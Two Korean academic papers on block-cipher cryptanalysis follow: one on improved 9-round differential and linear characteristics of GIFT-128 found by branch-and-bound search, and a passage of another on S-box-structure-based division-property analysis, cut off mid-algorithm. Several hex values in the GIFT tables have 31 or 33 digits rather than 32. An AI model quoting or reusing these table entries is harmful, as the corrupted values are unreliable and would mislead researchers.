축소 라운드 GIFT의 향상된 차분, 선형 특성+

백승준*, 김한기*, 김종성**

*,**국민대학교(대학원생, 교수)

Improved Differential and Linear Characteristics for Reduced-Round GIFT

Seungjun Baek*, Hangi Kim*, Jongsung Kim**

*,**Kookmin University(Graduate student, Professor)

요 약

2017년 CHES에서 제안된 블록암호 GIFT는 2007년 동일한 학회에서 제안된 블록암호 PRESENT의 약점을 보완하고, 더 효율적인 구현을 할 수 있도록 개발된 암호이다. GIFT는 2015년부터 진행되고 있는 경량암호 공모사업의 2라운드 후보 3개 알고리즘의 프리미티브로도 사용되고 있으며, 이에 따라 여러 암호 학계의 연구 대상이 되고 있다. 특히 블록암호 안전성 평가에 있어 차분, 선형 분석은 반드시 고려되어야 하며, GIFT 설계자들도 이를 분석하여 제시했다. 하지만 그것은 최상의 차분, 선형 특성에 기반한 분석은 아니며, 전수조사를 통해 개선될 여지가 있다. 따라서 본 논문에서는 분기 한정법 기반 차분, 선형 특성 탐색 알고리즘을 통해 기존보다 향상된 GIFT의 특성들을 찾고 그 분석과 향후 연구 방향을 제안한다.

I. 서론

2007년 CHES에서는 Bogdanov 등이 하드웨어 구현에 효율적인 SPN (Substitution Permutation Network) 구조의 블록암호 PRESENT를 제안했다[1]. 저자들은 PRESENT의 단순한 구조와 하드웨어 효율성을 위해 확산계층으로 bit-permutation을 채택하였다. 하지만 PRESENT에는 선형 트레일을 군집화(Clustering) 했을 때, 강력한 선형 선체 효과를 구성할 수 있다는 취약점이 존재했다[2].

블록암호 GIFT는 2017년 CHES에서 Banik 등에 의해 제안되었다[3]. GIFT는 PRESENT의 영향을 받아 개발된 암호이며 확산계층으로 bit-permutation을 사용하는 등 거의 같은 구조로 되어 있다. 하지만 GIFT는 알고리즘 전반에 BOGI (Bad Output must go to Good Input) 논리를 적용했고, 안전성은 조금 떨어지지만, 구현이 효율적인 S-box를 사용했다. 이를 통해 GIFT에는 PRESENT와 2가지 차별점이 있다.

1. 선형 공격에 더 안전하다.
2. 비교적 효율적인 구현이 가능하다.

GIFT는 최근 NIST에서 진행하고 있는 경량암호 공모사업에 제안된 GIFT-COFB, HyENA, SUNDAE-GIFT 등의 내부 알고리즘으로도 사용되고 있다[4]. 이에 따라 GIFT를 분석한 논문이 지속해서 제안되고 있으며, 특히 대표적인 암호 분석법인 차분, 선형 분석에 대한 논문도 다수 제안되고 있다[5-7]. 본 논문에서는 GIFT 제안논문[3]에서 찾은 9라운드 차분, 선형 특성의 확률보다 더 향상된 특성들을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 GIFT와 차분, 선형 분석을 설명한다. 3장에서 기 제안된 9라운드 GIFT의 차분, 선형 특성을 설명한다. 또한, 본 논문에서 제안하는 차분, 선형 특성을 찾는 데 사용하는 분기 한정법을 이용한 차분, 선형 특성 탐색 알고리즘을 설명한다. 4장에서는 9라운드 GIFT의 향상된 차분, 선형 특성 그 분석을 제시한다. 5장에서는 결론으로 마무리한다.

+ 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기술진흥센터의 지원을 받아 수행된 연구임 (No.2017-0-00520, SCR-Friendly 대칭키 암호 및 응용모드 개발)

II. 배경지식

본 장에서는 GIFT와 차분, 선형 분석을 설명한다.

2.1 GIFT

GIFT는 128비트 키를 사용하며, 64, 128비트 스테이트에 따라 GIFT-64, GIFT-128로 지칭한다. GIFT의 라운드 함수는 SubCells, PermBits, AddRoundKey로 이루어져 있으며, GIFT-64는 28, GIFT-128은 40라운드를 진행한다. SubCells는 스테이트의 각 니블 단위에 S-box를 적용해 비선형계층을 거치게 하는 단계이다. PermBits는 정해진 bit-permutation을 통해 스테이트 전체에 확산을 주는 과정이다. AddRoundKey는 PermBits 과정 후 일부 비트에 서브키를 XOR 하는 과정이다. 이후부터 본 논문에서는 GIFT-128을 GIFT로 지칭한다.

2.2 차분 분석

차분 분석은 선택 평문(Chosen Plaintext)을 이용하여 평문 쌍의 차분이 암호화 과정 후 암호문 쌍의 차분에 어떠한 영향을 미치는지 분석하는 암호 분석기법이다. n-비트 랜덤 함수의 경우 임의의 입력 차분 ΔI, 출력 차분 ΔO에서 $\Pr[\Delta I \rightarrow \Delta O] = 1/2^n$을 만족한다. 만약 $\Pr[\Delta I \rightarrow \Delta O] = p$이고, $p > 2^{-n}$인 차분 특성이 존재한다면 이는 랜덤 함수와 구별되는 성질이므로 대상 암호를 공격할 수 있다.

2.3 선형 분석

선형 공격은 기지 평문(Known Plaintext)을 이용하여 평문, 암호문, 키 사이의 관계를 선형 식으로 근사시켜서 분석하는 암호 분석기법이다. n-비트 랜덤 함수의 경우 임의의 입력 I, 출력 O, 입력 마스크 λ_I, 출력 마스크 λ_O에 대하여 $\Pr[I \cdot \lambda_I \oplus O \cdot \lambda_O = 0] = 1/2$을 만족한다. 만약 $\Pr[I \cdot \lambda_I \oplus O \cdot \lambda_O = 0] = 1/2 \pm \epsilon (0 < \epsilon \leq 1/2)$이고, correlation potential($4\epsilon^2$로 계산)이 2^{-n}보다 큰 선형 특성이 존재한다면 이는 랜덤 함수와 구별되는 성질이므로 대상 암호를 공격할 수 있다.

III. 차분, 선형 특성 탐색 알고리즘

3.1 기 제안된 9라운드 GIFT 차분, 선형 특성

[3]에서는 MILP (Mixed Integer Linear Programming) Solver를 통해 차분, 선형 분석 관점에서 라운드별 활성 S-box 개수의 하한을 찾고, 차분 특성의 확률과 선형 특성의 correlation potential을 조사했다. 특히 9라운드에 대해서는 입력, 출력의 차분과 마스킹을 고정하고 가능한 트레일을 군집화했다. 이를 통해 구한 9라운드 GIFT 차분 특성의 확률은 $2^{-46.99}$이고, 선형 특성의 correlation potential은 $2^{-45.99}$이다.

3.2 분기 한정법을 이용한 차분, 선형 특성 탐색 알고리즘

분기 한정법(Branch and Bound)은 다양한 최적화 문제를 풀기 위해 사용되는 범용 알고리즘이다. 1994년 Matsui는 [8]에서 분기 한정법을 이용하여 블록암호 DES의 차분, 선형 특성을 찾았다. 분기 한정법을 사용하여 n라운드 DES의 가장 높은 확률을 갖는 차분(또는 선형) 특성을 찾으려면 i라운드($1 \leq i \leq n-1$)의 차분(또는 선형) 특성 최적 확률(또는 correlation potential)을 모두 알고 있어야 한다. 그리고 이를 기반으로 설정한 기준 확률을 넘어서는 경우 해당하는 경로는 더 조사하지 않는다.

본 논문에서도 유사한 방법으로 분기 한정법을 사용하여 9라운드 GIFT의 차분, 선형 특성을 조사했다. n라운드 차분 특성을 찾는 알고리즘은 다음과 같으며, 선형 특성도 유사한 방법으로 찾을 수 있다. $\overline{B_n}$는 n라운드 기준 만족해야 하는 확률이며, 일정 기준에 의해 설정된다.

1. $1 \sim (n-1)$라운드까지의 최적 차분 특성 확률을 저장하고 각각을 $B_1, B_2, \cdots, B_{n-1}$로 설정한다.

2. 1라운드 차분 특성의 임의 입력 차분 후보 ΔX_1와 이에 대응하는 임의 출력 차분 후보 ΔY_1에 대해 최적 확률 p_1을 갖는 $(\Delta X_1, \Delta Y_1)$를 찾는다. 그리고 $B_{n-1} \times p_1 \geq \overline{B_n}$을 만족하는지 점검한다. $B_{n-1} \times p_1 \geq \overline{B_n}$를 만족하면 $\Delta X_2 = P(\Delta Y_1)$로 설정 후 3번 과정으로 넘어가고 만족하지 않으면 2번 과정을 반복한다.

3. i라운드($2 \leq i \leq n-1$) 차분 특성을 고려하자. 그리고 이전 과정에서 결정된 i번째 라운드 입력 차분 ΔX_i와 이에 대응하는 임의의 출력 차분 후보 ΔY_i에 대해 최적 확률 p_i을 갖는 $(\Delta X_i, \Delta Y_i)$를 찾는다. 그리고 $B_{n-i} \times (p_i \times p_{i-1} \times \cdots \times p_1) \geq \overline{B_n}$을 만족하는지 점검한다. $B_{n-i} \times (p_i \times p_{i-1} \times \cdots \times p_1) \geq \overline{B_n}$를 만족하면 $\Delta X_{i+1} = P(\Delta Y_i)$로 설정 후 $(i+1)$라운드 차분 특성 검색으로 넘어가고, 이를 만족하지 않으면 다른 ΔX_1로 2번 과정부터 다시 반복한다. 최종적으로 $i = n-1$일 때, $B_1 \times (p_{n-1} \times p_{n-2} \times \cdots \times p_1) \geq \overline{B_n}$을 만족하는

$(\Delta X_i, \Delta Y_i)$가 존재하면 4번 과정으로 넘어간다.

4. n라운드 차분 특성을 고려하자. 임의의 n번째 라운드 입력 차분 후보 ΔX_n와 이에 대응하는 임의의 출력 차분 후보 ΔY_n에 대해 최적 확률 p_n을 갖는 $(\Delta X_n, \Delta Y_n)$를 찾는다. $p_n \times p_{n-1} \cdots \times p_1 \geq \overline{B_n}$을 만족하면 이를 n라운드 차분 특성의 최적 확률 후보로 저장한다. 이를 만족하지 않으면 다른 ΔX_1로 2번 과정부터 다시 수행한다.

5. 2~4 과정에서 더 이상 만족하는 $(\Delta X_i, \Delta Y_i)$ 후보들이 존재하지 않는다면 확률 $\overline{B_n}$를 적절히 재설정하여 2번 과정부터 다시 반복한다.

6. 최적 확률 $p_n \times p_{n-1} \cdots \times p_1$에 해당하는 차분 특성 $[(\Delta X_1, \Delta Y_1), (\Delta X_2, \Delta Y_2), \cdots, (\Delta X_n, \Delta Y_n)]$을 n라운드 최적 차분 특성으로 반환한다.

IV. 향상된 9라운드 GIFT 차분, 선형 특성

4.1 9라운드 GIFT 차분, 선형 특성

분기 한정법을 이용한 3장의 알고리즘을 적용했을 때, [표 1]과 같은 9라운드 GIFT 차분 특성을 찾을 수 있다. 해당 차분 특성의 확률은 $2^{-45.415}$이며 활성 S-box의 개수는 19개이다. [표 1]에서 $\Delta I, \Delta O$는 각각 S-box의 입력, 출력 차분을 의미한다. Δ 항목은 16진수로 작성되어 있다.

마찬가지로 3장의 알고리즘을 통해 [표 2]와 같은 9라운드 GIFT 선형 특성을 찾을 수 있다. 해당 선형 특성의 correlation potential은 2^{-44}이며 활성 S-box의 개수는 18개이다. λ_I, λ_O는 각각 S-box의 입력, 출력 마스킹을 의미한다. λ 항목은 16진수로 작성되어 있다.

4.2 차분, 선형 특성 분석

본 논문에서 제시하는 9라운드 GIFT 차분, 선형 특성의 확률과 correlation potential은 $2^{-45.415}$, 2^{-44}이며, 이는 [3]에서 찾은 $2^{-46.99}$, $2^{-45.99}$과 비교했을 때 더 높은 확률과 correlation potential을 갖는다. 즉, 공격자 관점에서 공격할 수 있는 여지가 더 증가했다고 볼 수 있다. 또한, [3]의 저자들은 MILP Solver를 통해 활성 S-box 개수의 하한을 찾았고 그 개수에 부합하는 차분, 선형 경로를 군집화하여 확률을 제시하였지만, 그것이 최적 차분, 선형 특성이라고 명시하지는 않았다. MILP Solver는 조사 대상 블록 크기와 조사 라운드 수가 증가하면 현실적으로 조사하기 힘든 연산량이 필요할 수 있으며, 최적 확률을 갖는 차분 특성을 찾지 못할 수도 있다. 반면, 본 논문에서는 분기 한정법을 통해 기준 확률 또는 correlation potential을 넘어서는 경로를 더 조사하지 않는 방식으로 조사 대상을 대폭 줄였고, 전수조사를 할 수 있었다. 따라서 두 결괏값의 차이는 차분, 선형 특성 검색 알고리즘에 기인하는 것으로 판단된다. 마지막으로 우리가 찾은 특성들의 확률과 correlation potential이 군집화하지 않은 결괏값임에도 [3]의 그것들보다 좋은 결과라는 사실은 주목할 부분이다.

우리는 3장의 알고리즘을 일반적인 범용 PC에서 실험하였고, 세부 사양으로 프로세서는 Intel(R) Core(TM) i7-10700 CPU(2.90GHz), 메모리는 48GB, 운영체제는 Windows 10 64bit이다. 컴파일러는 Visual Studio 2019 C/C++(ver 16.3.10)을 사용했다. 9라운드 차분 특성을 조사하는 데는 6,882초(1시간 54분 42초), 9라운드 선형 특성을 조사하는 데는 772초(12분 52초)가 걸렸다. 특히 9라운드 차분 특성을 조사할 때, 8라운드 조사에만 5,980초가 걸렸는데, 이는 기준 확률 $\overline{B_n}$를 5번 재설정하기 때문으로 판단된다.

$9-round\ differential\ characteristic$			
r	I/O	Δ	$-\log_2 p$
1	ΔI	0000000000000000a00000000000000	2
	ΔO	0000000000000000100000000000000	
2	ΔI	00000000000010000000000000000000	3
	ΔO	00000000000080000000000000000000	
3	ΔI	00000000000000000000000000080000	2
	ΔO	00000000000000000000000000030000	
4	ΔI	00000000000000000000002000000010	5
	ΔO	00000000000000000000006000000060	
5	ΔI	00000000000000000000040400000202	8
	ΔO	00000000000000000000050500000505	
6	ΔI	00000000000005050000000000000505	12
	ΔO	00000000000002080000000000000208	
7	ΔI	000a000a0000000000000000000000000	4
	ΔO	00010001000000000000000000000000	
8	ΔI	00000000000000000000000011000000	6
	ΔO	00000000000000000000000c6000000	
9	ΔI	00000060000000000000000000000c0	3.415
	ΔO	00000030000000000000000000000020	

[표 1] 향상된 9라운드 GIFT 차분 특성

$9-round\ linear\ characteristic$			
r	I/O	λ	$-\log_2 4\epsilon^2$
1	λ_I	f000f000000000000000000000000000	4
	λ_O	10001000000000000000000000000000	
2	λ_I	00000000000000001100000000000000	6
	λ_O	00000000000000008400000000000000	
3	λ_I	0000000000000000000000000000c000	2
	λ_O	00000000000000000000000000002000	
4	λ_I	00000000000000020000000000000000	2
	λ_O	00000000000000030000000000000000	
5	λ_I	00000000000000000002000000010000	6
	λ_O	00000000000000000008000000080000	
6	λ_I	00008080000000000000000000000000	4
	λ_O	00005050000000000000000000000000	
7	λ_I	05000000000000000500000000000000	8
	λ_O	04000000000000000400000000000000	
8	λ_I	00000000000000000000000040004000	4
	λ_O	00000000000000000000000060006000	
9	λ_I	00000044000000220000000000000000	8
	λ_O	000000ff0000003300000000000000000	

[표 2] 향상된 9라운드 GIFT 선형 특성

V. 결론 및 향후 계획

본 논문에서는 [3]에서 제안한 9라운드 차분, 선형 특성보다 향상된 확률을 갖는 새로운 차분, 선형 특성들을 제안했다. 또한, 그것들을 찾는 데 사용된 분기한정법 기반 차분, 선형 특성 검색 알고리즘을 기술했다. 한편, 우리가 제시한 차분, 선형 특성은 군집화를 하지 않았다. 따라서 향후 추가연구를 통하여 해당 경로에 군집화를 수행하고, 그 결과로 확률과 correlation potential이 개선된 특성들을 구성할 수 있을 것으로 예상한다.

[3]에서는 9라운드 차분, 선형 특성의 확률과 correlation potential을 바탕으로 각각 GIFT 26, 27라운드 이상의 랜덤 함수와 구별할 수 있는 특성들을 구성할 수 없을 것이라고 예상했다. 하지만 다수 논문에서 이러한 측정이 엄격하지 못한 측면이 있음을 지적하고 있다[5-7]. 또한 GIFT는 현재 NIST의 경량암호 공모사업에 제안된 몇몇 알고리즘들의 프리미티브로 사용되고 있으며, 특히 GIFT를 기반으로 한 AEAD GIFT-COFB는 Final Round 후보로 선정되기도 했다. 따라서 더 엄격한 안전성 평가가 필요하며, 최근에는 20라운드 GIFT의 차분 특성 연구가 활발히 진행되고 있다[5-7]. 3장에서 제시한 알고리즘은 9라운드보다 많은 라운드의 GIFT 차분, 선형 특성을 검색하는 데도 사용할 수 있는바, 향후 20라운드 GIFT 차분 특성을 찾고 군집화하여 이전 결과들보다 향상된 차분 분석을 수행할 계획이다.

[참고문헌]

[1] Andrey Bogdanov, Lars R. Knudsen, Gregor Leander, Christof Paar, Axel Poschmann, Matthew J. B. Robshaw, Yannick Seurin and C. Vikkelsoe, "PRESENT: An Ultra-Lightweight Block Cipher", CHES'07, LNCS 4727, pp.450-466, 2007.

[2] Joo Yeon Cho, "Linear Cryptanalysis of Reduce - Round PRESENT", CT-RSA'10, LNCS 5985, pp.302-317, 2010.

[3] Subhadeep Banik, Sumit Kumar Pandey, Thomas Peyrin, Yu Sasaki, Siang Meng Sim and Yosuke Todo, "GIFT: A Small Present Towards Reaching the Limit of Lightweight Encryption", CHES'17, LNCS 10529, pp.321-345, 2017.

[4] https://csrc.nist.gov/Projects/lightweight-cryptography

[5] Felei Ji, Wentao Zhang and Tianyou Ding, "Improving Matsui's Search Algorithm for the Best Differential/Linear Trails and its Applications for DES, DESL and GIFT", Comput. J'21, pp.610-627, 2021.

[6] Lingchen Li, Wenling Wu, Yafei Zheng and Lei Zhang, "The Relationship between the Construction and Solution of the MILP Models and Applications", ePrint Archive, 2019.

[7] Baoyu Zhu, Xiaoyang Dong and Hongbo Yu, "MILP-Based Differential Attack on Round-Reduced GIFT", CT-RSA'19, LNCS 11405, pp.372-390, 2019.

[8] Mitsuru Matsui, "On correlation between the order of S-boxes and the strength of DES", EUROCRYPT'94, LNCS 950, pp.366-375, 1994.

S-Box 구조를 활용한 Division Property 분석 연구*

김제성*, 김성겸*, 홍득조**, 성재철***, 홍석희****

*, ****고려대학교 (대학원생, 교수), **전북대학교 (교수), ***서울시립대학교 (교수)

Study on Division Property Analysis exploiting S-Box Construction

Jeseong Kim*, Seonggyeom Kim*, Deukjo Hong**, Jaechul Sung***, Seokhie Hong****

*, ****Korea University(Graduate student, Professor)

**Chonbuk National University(Professor)

***University of Seoul(Professor)

요 약

본 논문은 구조가 알려진 S-Box의 Division Property 분석에 있어 해당 구조를 활용하는 방법을 제시하고, 구조를 활용하지 않는 경우와 비교한다. Division Property는 블록 암호의 Integral Distinguisher를 찾는 대표적인 기법 중 하나로, 현재 그 복잡도로 인해 MILP, SAT 등의 솔버(Solver)에 많이 의존하고 있다. 일반적으로 Division Property 분석에서 S-Box를 솔버에 맞게 모델링하기 위해 DPT(Division Property Table)을 만든다. 그러나 구조가 알려진 S-Box들에 대해선 DPT를 만들지 않고 그 구조를 활용하여 분석을 할 수 있다. 하지만 이 방법은 가장 정확한 Division Property 분석 방법인 DPT 방법과 비교 했을 때, 정확도 측면에서 차이가 날 수 있다. 본 논문에서는 알려진 구조를 활용한 분석 방법을 S-Box들에 적용하고 DPT로부터 얻은 결과와 비교하였다. 그 결과, PIPO S-Box에서 최대 2% 정도의 차이가 있었으며 Midori S-Box에서는 차이가 나지 않았다. 정확도차이는 S-Box의 대수적 차수(Algebraic Degree)가 낮을수록 차이가 두드러지는 경향을 띄었다.

I. 서론

통신 기술이 빠르게 발전함에 따라, 데이터를 안전하게 관리하는 것 또한 더욱 중요해졌다. 그러한 흐름에 따라, 유용한 암호화 알고리즘과 기술이 데이터 시큐리티를 위해 많이 개발되고 있다. 이와 관련하여, 블록 암호 알고리즘은 이러한 최신 암호화 시스템에서 중요한 역할을 하고 있다.

블록 암호 알고리즘은 샤넌의 암호 이론에 따라 혼돈, 확산를 조합하여 설계한다. 대개의 경우, 혼돈 효과를 위해 작은 크기의 S-Box를 데이터 블록에 병렬적으로 적용하고, 선형 연산을 데이터 블록에 적용하여 확산 효과를 얻는다. 일반적으로, 블록 암호 알고리즘에서 중요한 구성 요소는 S-Box이다. S-box는 데이터 암호화 표준(DES), IDEA(International Data Encryption Algorithm), AES(Advanced Encryption Standard) 등 다양한 암호화 시스템에서 사용되고 있다. 또한, 블록 암호 알고리즘의 안전성은 해당 암호에서 어떤 S-Box를 사용하느냐에 크게 좌우되기 때문에 암호학적으로 안전한 S-Box를 설계하는 연구가 많이 진행되었다. 그 결과, 작은 크기의 S-Box를 합성하여 만든 8-bit 크기의 S-Box들이 제안되었다.

DP(Division Property)는 2015년 Yosuke Todo[1]에 의해 소개된 Integral Distinguisher 탐색 기법 중 하나이다. DP는 본래 word 단위로 블록 암호에 적용되었지만 2016년 Todo와 Morii[2]에 의해 비트 단위로 적용하는 (Bit-Based) Division Property로 발전되었다. 그러나 DP를 사용한 Integral Distinguisher 탐색은 시간, 공간 복잡도가 매우 높아 블록 크기가 64-비트 이상인 블록 암호들에는 적용되지 못했다. 그러나 2016년 Xiang[3]은 MILP 솔버를 활용함으로써 최초로 64-비트 블록 암호에 DP를 적용하는 데 성공하였다.

현재 대부분의 경우, DP는 높은 복잡도로 인해 각종 솔버에 많이 의존하고 있다. 솔버에 적용하기 위해 DP는 각종 연산의 Propagation Rule을 솔버에 맞

* 본 연구는 고려대 암호기술 특화연구센터를 통한 방위사업청과 국방과학연구소의 연구비 지원으로 수행되었습니다.

는 제약식으로 모델링한다. 그 중, S-Box 연산은 일반적으로 DPT라는 표를 생성한 후 표의 in, out pair들의 H-Representation을 계산하여 모델링하고 분석한다.

본 논문에서는 구조가 알려진 S-Box에 적용할 수 있는 새로운 Division Property 분석 방안을 제시한다. 그리고 이를 CS-CIPHER[4], Midori128[5], PIPO[6], ICEBERG[7], CRYPTON_V1 블록 암호 S-Box들에 직접 적용하여 기존의 방법과 어떤 차이가 있는 지 비교한다.

II. 배경 지식

2.1 표기법

x_i	: $\boldsymbol{x}=(x_{n-1},\cdots,x_0)\in\mathbb{F}_2^n$에 대해, $\boldsymbol{x}$의 i 번째 비트
$w(\boldsymbol{x})$	: $\boldsymbol{x}\in\mathbb{F}_2^n$에 대해, $\boldsymbol{x}$의 해밍 웨이트 즉, $w(\boldsymbol{x})=\sum_{i=0}^{n-1}x_i\ w(\boldsymbol{x})=\sum_{i=0}^{n-1}x[i]$
$\boldsymbol{k},\boldsymbol{k'}\in\mathbb{F}_2^n$, $\boldsymbol{k}\succcurlyeq\boldsymbol{k'}$	: $i=0,\cdots,n-1$ 에 대해, $k[i]\geq k'[i]$ $k_i\geq k'_i$성립
$\pi_{\boldsymbol{u}}(\boldsymbol{x})$ or $\boldsymbol{x}^{\boldsymbol{u}}$	: $\prod_{i=0}^{n-1}x[i]^{u[i]}\prod_{i=0}^{n-1}x_i^{u_i}$로 정의된 곱 함수, 모노미얼 단, $x_i^1=x_i,\ x_i^0=0$
$\boldsymbol{x}^{\boldsymbol{u}}$	: $\prod_{i=0}^{n-1}x[i]^{u[i]}\prod_{i=0}^{n-1}x_i^{u_i}$로 정의된 곱 함수
ANF_f	불 함수 f의 Algebraic Normal Form : $f(\boldsymbol{x})=\bigoplus_{\boldsymbol{u}\in\mathbb{F}_2^n}\alpha_{\boldsymbol{u}}\prod_{i=0}^{n-1}x[i]^{u[i]}$, $f(\boldsymbol{x})=\bigoplus_{\boldsymbol{u}\in\mathbb{F}_2^n}\alpha_{\boldsymbol{u}}\boldsymbol{x}^{\boldsymbol{u}}$, $\alpha_\mu\in\mathbb{F}_2$
$D_{\mathbb{K}}^n$	: 블록 크기가 n인 Division Property

2.2 S-Box 구조

작은 크기의 S-Box를 활용하여 8비트 S-Box를 구성하는 방법에는 주로 Feistel, SPN, Misty 등이 사용된다.

다음 표와 그림은 본 논문에서 사용되는 S-Box들의 구조를 나타낸다.




그림 1. Midori128 SSb_0




그림 2. PIPO S-Box

블록암호	S-Box 구조
Midori128	1-R SPN
CRYPTON_V1	2-R SPN
ICEBERG	3-R SPN
CS-CIPHER	3-R Feistel
PIPO	unbalanced-Bridge

표 1. 8-bit S-Box의 구조




그림 3. CRYPTON_V1 S-Box




그림 4. ICEBERG S-Box




그림 5. CS-CIPHER S-Box

2.3 (Bit-Based) Division Property

본 논문의 Divison Propert는 모두 Bit-Based Division Property를 의미하며, 그 정의는 다음과 같다.

정의 1. [(Bit-Based) Division Property $D_{\mathbb{K}}^n$]

$\mathbb{X}$와 $\mathbb{K}$를 $\mathbb{F}_2^n$ 원소들의 멀티셋이라고 하자. 멀티셋 $\mathbb{X}$가 아래의 성질을 만족할 때, $\mathbb{X}$는 Division Property $D_{\mathbb{K}}^n$ 성질을 가진다고 한다.

$$\bigoplus_{\boldsymbol{x}\in\mathbb{X}}\pi_{\boldsymbol{u}}(\boldsymbol{x})=\begin{cases}unknown & \text{if } \exists\boldsymbol{k}\in\mathbb{K}\ s.t.\ W(\boldsymbol{u})\succcurlyeq\boldsymbol{k}\\ 0 & otherwise\end{cases}$$

Division Property는 평문 멀티셋 $\mathbb{X}$가 (Division Property) $D_{\mathbb{K}}^n$ 성질을 가질 때, $D_{\mathbb{K}}^n$ 성질에 각 연산의 Propagation Rule을 연쇄적으로 적용하여 암호문 멀티셋 $\mathbb{Y}$의 성질 $D_{\mathbb{K}'}^n$을 찾는다. 이 때 Propagation Rule은 입력 성질 $D_{\{\boldsymbol{k}\}}^n$가 연산 후에 어떻게 전파되는 지 나타낸 규칙으로 표 2.는 기본 연산들에 대한 Propagation Rule을 나타낸다.

규칙	연산	연산 전 $D^1_{\mathbb{K}=\{k\}}$	연산 후 $D^2_{\mathbb{K}'}$
COPY	$x\rightarrow(x,x)$	$\begin{cases}\mathbb{K}'=\{(0,0)\} & \text{if } k=0\\ \mathbb{K}'=\{(0,1),(1,0)\} & \text{if } k=1\end{cases}$	
규칙	연산	연산 전 $D^2_{\mathbb{K}=\{k\}}$	연산 후 $D^1_{\mathbb{K}'}$
XOR	$(x_1,x_0)\rightarrow(x_1\oplus x_0)$	$\begin{cases}\mathbb{K}'=\{(0)\}\text{ if } k=(0,0)\\ \mathbb{K}'=\{(1)\}\text{ if } k=(0,1)\text{ or }(1,0)\\ \mathbb{K}'=\varnothing \quad \text{if } k=(1,1)\end{cases}$	
AND	$(x_1,x_0)\rightarrow(x_1\&x_0)$	$\begin{cases}\mathbb{K}'=\{(0)\} & \text{if } k=(0,0)\\ \mathbb{K}'=\{(1)\} & otherwise\end{cases}$	

표 2. Propagation Rule

2.4 Division Property Table

많은 블록 암호에서 S-Box는 유일한 비선형 연산이며 차분 분석 뿐만 아니라 많은 블록 암호 분석 기법의 주 타겟이 된다. Division Property에서는 n-bit S-Box에 대해서, 입력 성질의 원소 $\boldsymbol{u}(\in \mathbb{F}_2^n)$로부터 전파 가능한 $\boldsymbol{v}(\in \mathbb{F}_2^n)$값들을 모두 전수조사한 $2^n \times 2^n$ 크기의 이진(Binary) 표 DPT(Division Property Table)을 만든다. 이 때, 전파 가능하다는 의미는 다음과 같다.

정의 2. [Propagation by S-Box S, $\boldsymbol{u} \xrightarrow{S} \boldsymbol{v}$]

$\boldsymbol{u} \in \mathbb{F}_2^n$, $\boldsymbol{v} \in \mathbb{F}_2^n$에 대해 아래의 조건을 만족하면 $\boldsymbol{u}$ ***로부터 $\boldsymbol{v}$로 전파 가능*** 하다고 하며 $\boldsymbol{u} \xrightarrow{S} \boldsymbol{v}$로 나타낸다.

n-bit S-Box S의 입력과 출력을 $\boldsymbol{x}$, $\boldsymbol{y}$라고 할 때, $\boldsymbol{x}$에 대한 불 함수 $\boldsymbol{y}^{\boldsymbol{v}}$의 ANF 형태를 $\boldsymbol{y}^{\boldsymbol{v}} = \bigoplus_{\boldsymbol{u} \in \mathbb{F}_2^n} \alpha_{\boldsymbol{u}} \boldsymbol{x}^{\boldsymbol{u}}$로 하자. 이 때,

$$\boldsymbol{u} \xrightarrow{S} \boldsymbol{v}$$

if and only if

$$\exists \boldsymbol{u}' \succcurlyeq \boldsymbol{u} \ s.t. \ \alpha_{\boldsymbol{u}'} = 1$$

DPT의 $(\boldsymbol{u},\boldsymbol{v})$ 항은 $\boldsymbol{u}$로부터 $\boldsymbol{v}$로 전파 가능하면 1이고 아니면 0 이 되며 표 3.는 블록 암호 ICEBERG의 S0의 DPT이다.

$\boldsymbol{u}$ \ $\boldsymbol{v}$	0	1 2 4 8	3 5 6 9 a c	7 b d e	f
0					
1 2 4 8					
3 5 6 9 a c					
7 b d e					
f					

표 3. ICEBERG 4-bit S-Box S0의 DPT
(흑 : 1, 백 : 0)

III. 구조 활용 방안

본 장에서는 구조가 알려진 S-Box의 Division Property 분석 방법과 그 알고리즘을 소개하고, 이를 실제 S-Box들에 적용하여 구조를 활용하지 않는 방법과 비교한 결과를 나타낸다.

S-Box 구조를 활용한 Division Property 분석 방법은 각 가능한 입력 성질 $D^n_{\{\boldsymbol{u}\}}(\boldsymbol{u} \in \mathbb{F}_2^n)$에 Propagation Rule과 작은 크기 S-Box의 Propagation을 적용하여 출력 성질 $D^n_{\mathbb{K}'}$을 구하는 방법이다. ***구조 기반 Table***은 이렇게 구한 $D^n_{\mathbb{K}'}$의 $\mathbb{K}'$을 $\boldsymbol{u}$번째 행으로 가지는 $2^n \times 2^n$크기의 이진 표이다. $\mathbb{K}'$를 구하기 위해 적용한 Propagation Rule을 각 솔버에 맞게 제약식으로 바꿔준다면 위 방법으로 쉽게 8-bit S-Box를 모델링 할 수 있다.

3.1 S-Box 구조 활용 분석 알고리즘

각 구조에 대한 S-Box 구조 활용 분석 알고리즘은 유사하다. 따라서 본 장에서는 여러 구조를 대표하여 Feistel 구조에 대한 분석 알고리즘만을 제시한다.

알고리즘 1. Feistel 구조 활용 분석 방법

Input : 작은 크기의 S-Box DPT ($iDPT$), Round
Output : 8-bit S-Box의 구조 기반 Table

1. $T \leftarrow []$
2. **for** $\boldsymbol{u}$ **from** 0 **to** 2^n-1 **do**
3. $\quad \mathbb{K} \leftarrow \{\boldsymbol{u}\}$
4. $\quad$ **for** r **from** 0 **to** Round-1 **do**
5. $\quad\quad$ **if** r is even: t ← [0,1,2,3]
6. $\quad\quad$ **else**: t ← [4,5,6,7]
7. $\quad\quad$ **for** i **in** t:
8. $\quad\quad\quad \mathbb{K} \leftarrow \bigcup_{\boldsymbol{k} \in \mathbb{K}} CopyRule(\boldsymbol{k}, i)$
9. $\quad\quad \mathbb{K}' \leftarrow \emptyset$
10. $\quad\quad$ **for** $\boldsymbol{k} \in \mathbb{K}$:
11. $\quad\quad\quad \boldsymbol{u} \leftarrow$4-copyed bit of $\boldsymbol{k}$
12. $\quad\quad\quad \mathbb{K}' \leftarrow \mathbb{K}' \cup \bigcup_{\boldsymbol{v} \in iDPT[\boldsymbol{u}]} XorRule(\boldsymbol{k}, \boldsymbol{v})$ at other 4 bit of $\boldsymbol{k}$
